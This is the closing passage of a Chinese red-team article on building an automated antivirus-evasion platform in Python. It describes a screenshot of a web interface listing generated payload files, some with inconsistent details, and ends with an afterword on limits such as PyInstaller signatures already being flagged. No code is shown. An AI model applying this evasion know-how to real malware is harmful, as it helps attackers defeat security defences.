检测结果如下：



打造自动化免杀平台

根据上文我们介绍过的内容，相信你也可以组合代码构造一个自动化免杀平台，这样在之后的测试以及红队项目上就可以快人一步，旗开得胜，这里主要思路上文均已展开，后文不再赘述。



The screenshot shows the Auto-Inst web interface. At the top, there is a search bar with a '提交' (Submit) button. Below the search bar is a table with the following columns: ID, NAME, PUB_DATE, and DOWNLOAD FILE. The table contains five rows of data, each with a '点击下载' (Download) button.

ID	NAME	PUB_DATE	DOWNLOAD FILE
51	5077 Python 3.7.0-32bit Win32	201908-11 23:25	点击下载 (Linux)
52	5078 Python 3.7.0-32bit Win32	201908-11 23:25	点击下载 (Linux)
53	5079 Python 3.7.0-32bit Win32	201908-11 23:25	点击下载 (Linux)
54	5080 Python 3.7.0-32bit Win32	201908-11 23:25	点击下载 (Linux)
55	5081 Python 3.7.0-32bit Win32	201908-11 23:25	点击下载 (Linux)

后记

在本次研究过程中，参考了很多师傅的资料与分享，总结了一下思路，其中有一些问题还需要解决，Python 语言作为胶水语言，理解起来比较方便，因此我们这里也是用 Python 举了一个例子，但是迎面而来的也有一些问题，例如生成的可执行程序体积较大、Python 环境以及相应包的导入问题、形如 Pyinstaller 本身已经被部分杀软标记特征等，希望大家可以了解其中的思路与技巧后举一反三，收获更多的技巧与知识~

参考链接：

全文完

本文由 简悦 SimpRead (<http://ksria.com/simpread>) 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 beta，[点击查看](#) (<http://ksria.com/simpread/docs/#/词法分析引擎>) 详细说明

